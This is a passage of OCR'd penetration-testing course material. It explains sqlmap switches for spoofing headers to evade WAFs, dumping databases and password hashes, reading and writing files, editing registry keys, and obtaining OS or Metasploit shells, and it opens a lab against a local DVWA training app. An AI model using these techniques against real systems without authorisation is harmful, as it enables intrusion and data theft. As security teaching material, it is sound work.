
Modifying HTTP headers is something sqlmap exposes should we have need or desire to alter the default behavior. These enable us to update the user agent and the referrer:

`--user-agent` – The default user agent of `sqlmap/#.#` is not terribly subtle.

If you need to be stealthy for the penetration test or need to avoid WAFs/admins that scrutinize user agents:

`--referer` – Applications and WAFs are more commonly validating the HTTP Referer matches the expected flow.

Although useful to know about manually setting the HTTP Referer, simply using a previous request (-r) or wielding sqlmap via the proxy would be preferred.




Dumping the schema/metadata from the backend is a key step that sqlmap makes significantly easier without our having to bang our heads against syntax needlessly.

`--schema` – Dump the entire DBMS database, table and column names

`--exclude-sysdbs` to ignore system databases

`--dbs/--tables/--columns` – These switches can be used to be more tactical than dumping the full list as with schema

`-D/-T` – Can be coupled with the above switch to, for example, list only tables in the Customer DB (-D Customer --tables)



Exfiltrating data is the primary concern for most organizations when considering SQL injection. Now that the metadata has been enumerated, the following switches can exfiltrate data from interesting DBs, tables, or columns. These can also prove that data can be exfiltrated without actually stealing it with the --count switch.


`--all` – Dump all data && metadata (yikes!)

`--count` – No data exfiltrated, simply provides a count of records

`--dump` – Steals data given the applied constraints (e.g., `-D Orders -T Customers --dump`)

`--dump-all` – Exfiltrates all table data

`--search` – Scour DB/table/column for a string (e.g., user or pass)



sqlmap switches for digging in deeper on the database server itself. Extremely useful for databases that targets suggest "don't contain anything sensitive".

`--users` – Enumerate DB user accounts


`--passwords` – Show DB user account hashes

`--file-read` – Download files to attack system

`--file-write` – Upload files to DB system

`--reg-read/--reg-write` – Read/Write Windows registry keys

`--reg-add/--reg-del` – Add/Delete Windows registry keys



Without question the following options are the most talked about sqlmap capabilities. Most organizations, and even security professionals, are unaware of the potential for SQL injection to yield these sorts of capabilities.


`--priv-esc` – Escalate privileges of DB

`--sql-query/--sql-shell` – Run single SQL query or get simulated interactive SQL shell


`--os-cmd/--os-shell` – Exec single OS command or get simulated interactive OS shell

`--os-pwn` – OOB Metasploit shell/VNC/Meterpreter


Some caveats: These techniques typically require the database server to be running a web server, with a web root that the database account can write to, and that we can reach. Significant preconditions exist in many scenarios. This is most effective after pivoting or during internal engagements in which the DB server is more directly accessible. In addition, the **`--os-pwn`** option requires an out-of-band connection to be available.



The final exercise of 542.3 will be use both sqlmap and ZAP.




In this lab, we will have you work with an authenticated blind SQL injection flaw. You will initially test the flaw manually with ZAP. Once understood manually, you will then employ sqlmap+ZAP to more efficiently exploit the SQLi flaw.




1. Click the Zap application icon located at the top of the screen.

   - Note that Zap will take awhile to launch, roughly 10 seconds or so. Many students end up accidentally launching Zap two or three times during the delay. Please run one instance of Zap only.
   - Multiple instances of Zap are running if you see this warning:



   - In this case, close the additional Zap instances, leaving the original. When in doubt, close all Zap instances and start over. Zap must be listening on port 8081 for this lab to work.

2. Then launch Firefox.




We have already installed a Firefox extension called "Proxy Selector." This allows you to quickly switch Firefox between various proxy servers. In this case, we have already configured proxy settings and saved them under the name "ZAP." To activate the use of ZAP, simply select ZAP from the proxy list on the right-hand side of the proxy bar at the top of the Firefox window.

This pull-down menu allows you to automatically configure the browser to use a given web app manipulation proxy.

Note: Always use Proxy Selector to manage Firefox's proxy settings. Please **do not use** other methods.


Changing the system proxy settings can break future labs. Some system proxy settings attempt to proxy all protocols, even ICMP!



1. In Firefox, navigate to **http://dvwa/**

2. Log in with the following credentials:
   1. Username: **admin**
   2. Password: **password**

3. Once authenticated, click the SQL Injection button on the sidebar




Target: **http://dvwa/vulnerabilities/sqli**

1. Verify the simple error-based SQLi flaw manually with ZAP/browser.
2. Execute sqlmap against target using a cookie and proxied through ZAP.
3. What injection types does sqlmap find are available to attack the vulnerable id parameter?
4. Determine sqlmap's default user agent and customize it to use 42 for the UA.
5. Without viewing the data, how many records are found in the sensitive **Customers** table of the **sqli** database?
6. Use sqlmap to determine the uid for the zbeeblebrox on the system.
7. Dump database users and password hashes.
8. What is the name of the column that contains password hashes for the **my_wiki** database?
9. Bonus: Use sqlmap to get a metasploit shell, and from within the shell determine the id under which the shell is running.

Choose your desired level of difficulty – Walkthrough begins on the next page.

Exercise: Verify SQL Flaw

- Confirm the existence of the simple error-based SQLi flaw
- Submit a valid id of `1`
- Now submit 1 followed by a single quote (`1'`)
- Notice the DB error message similar to what we have seen previously




Web Penetration Testing and Ethical Hacking


First, let's confirm the existence of the simple error-based SQLi flaw.


Submit a valid id of **1**, and confirm the application is working appropriately.

Now submit a **1** followed by a single quote (**1'**).



Notice the DB error message similar to what we have seen previously.






In ZAP

Select the GET to sqli with the id submission: **GET:sqli(Submit,id).**

